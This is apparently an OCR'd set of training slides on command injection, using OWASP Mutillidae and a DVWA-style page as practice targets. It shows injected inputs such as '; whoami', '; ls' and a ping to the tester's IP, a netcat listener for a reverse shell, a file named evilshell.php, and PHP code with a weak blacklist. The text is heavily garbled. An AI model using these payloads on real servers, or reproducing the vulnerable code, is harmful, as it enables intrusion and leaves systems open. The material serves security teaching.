



# COMMAND INJECTION

It allows us to execute system commands on the server, which could also mean that we can see the files,



## **Enter Story That You Want To Read:**

Story 1

Once upon a time ....

# cat story1.txt








### **Enter Story That You Want To Read:**


Story 1; whoami

Once upon a time ....

root


# cat story1.txt; whoami






B

```
Actions Edit View Help
   (mrhacker⊛ kali)-[~]
    cd /home/mrhacker/Downloads
   (mrhacker ** kali) - [~/Downloads]
cacert.der printmrhacker.ovpn
(mrhacker ** kali) - [~/Downloads]
$ sudo openvpn printmrhacker.ovpn
[sudo] password for mrhacker:
```








test; Is

Submit

Enter command...

#### Submit

css drpepper.txt evilshell.php index.php js



File


set, defaulting to '/tmp/runtime-root'


- John

test; ping 10.8-172.204 -c 5

#### Submit

css drpepper.txt evilshell.php index.php js





- 8 1.231111644 10.10.11.37 ICMP 10.8.172.204 84 Echo (ping) request 9 1.231138714 10.8.172.204 10.10.11.37 ICMP 84 Echo (ping) reply
  - 10 2.232915245 10.10.11.37 10.8.172.204 ICMP 84 Echo (ping) request

10.10.11.37

10.10.11.37

10.10.11.37

Frame 6: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface tun0, id 0

10.8.172.204

10.8.172.204

ICMP

ICMP

ICMP

ICMP

ICMP

11 2.232941387

12 3.234687896

13 3.234716907

14 4.237890541

15 4.237912486

Internet Control Message Protocol

Raw packet data

10.8.172.204

10.8.172.204

10.10.11.37

10.10.11.37

10.8.172.204

Internet Protocol Version 4, Src: 10.10.11.37, Dst: 10.8.172.204

84 Echo (ping) reply

84 Echo (ping) request

84 Echo (ping) request

84 Echo (ping) reply

84 Echo (ping) reply

- id=0x054a, seg=1/256, ttl=63 (reply in 7)

- id=0x054a, seq=1/256, ttl=64 (request in 6)
- id=0x054a, seq=2/512, ttl=63 (reply in 9)

id=0x054a, seq=2/512, ttl=64 (request in 8)

id=0x054a, seg=3/768, ttl=64 (request in 10)


id=0x054a, seq=4/1024, ttl=64 (request in 12)

id=0x054a, seq=5/1280, ttl=64 (request in 14)

id=0x054a, seq=4/1024, ttl=63 (reply in 13)

id=0x054a, seq=5/1280, ttl=63 (reply in 15)

id=0x054a, seq=3/768, ttl=63 (reply in 11)



test; cd /etc/update-motd.d && cat 00-header

Submit

/etc/update-motd.d/00-header




### OWASP Mutillidae II: Web Pwn in M

Version: 2.6.24

Security Level: 0 (Hosed) Hints: Enabled (1 - 5crlp


Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Rese


| OWASP 2013            | A1 - Injection (SQL)                                  | NAki                                           | Hidae: Deliberately Vulnerable Web |
|-----------------------|-------------------------------------------------------|------------------------------------------------|------------------------------------|
| OWASP 2010            | A1 - Injection (Other)                                | HTML Injection (HTMLi)                         | dae: Deliberately vulnerable web   |
| OWASP 2007            | A2 - Broken Authentication and                        | HTMLi via HTTP Headers                         | how to help                        |
| Officer 2007          | Session Management                                    | HTMLi Via DOM Injection                        |                                    |
| Web Services          | A3 - Cross Site Scripting (XSS)                       | HTMLi Via Cookie Injection                     | <b>&gt;</b>                        |
| HTML 5                | A4 - Insecure Direct Object<br>References             | Frame Source Injection                         | deo Tutorials                      |
| Others                | A5 - Security Misconfiguration                        | Command Injection                              | DNS Lookup                         |
| Documentation         | A6 - Sensitive Data Exposure                          | JavaScript Injection                           | DNS Lookup (SOAP Web Service)      |
| Resources             | A7 - Missing Function Level Access                    | HTTP Parameter Pollution                       | sting of vulnerabilities           |
|                       | Control                                               | Cascading Style Injection                      | <b>▶</b>                           |
|                       | A8 - Cross Site Request Forgery<br>(CSRF)             | JavaScript Object Notation (JSON)<br>Injection | ig Report Email Address            |
| Getting Started:      | A9 - Using Components with Known  <br>Vulnerabilities | Buffer Overflow                                | <b>▶</b>                           |
| Project<br>Whitepaper | A10 - Unvalidated Redirects and                       | Parameter Addition                             | <b>▶</b>                           |
| Wintepaper            | Forwards                                              | XML External Entity Injection                  | Pelease Announcements              |
|                       |                                                       | XML Entity Expansion                           | •                                  |
|                       |                                                       | XML Injection                                  | •                                  |
| Release               | PHP MyAdmin                                           | C XPath Injection                              | ature Requests                     |
| Announcements         | PMA                                                   | Application Log Injection                      | (L) term                           |



(mrhacker⊗ kali)-[~] \$ nc -lvp 1234 listening on [any] 1234 ...

File Actions Edit View Help






### **Command Execution Source**

Compare

```
<?php
if( isset( $ POST[ 'submit'] ) ) {
   $target = $ REQUEST[ 'ip' ];
   // Remove any of the charactars in the array (blacklist).
   $substitutions = array(
       '&&' => '',
       1:1 => 11.
   );
   $target = str replace( array keys( $substitutions ), $substitutions, $target );
   // Determine OS and execute the ping command.
   if (stristr(php uname('s'), 'Windows NT')) {
       $cmd = shell exec( 'ping ' . $target );
       echo ''.$cmd.'';
   } else {
       $cmd = shell exec( 'ping -c 3 ' . $target );
       echo ''.$cmd.'';
7>
```

### **Vulnerability: Command Execution**



#### More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution

http://www.ss64.com/bash/

http://www.ss64.com/nt/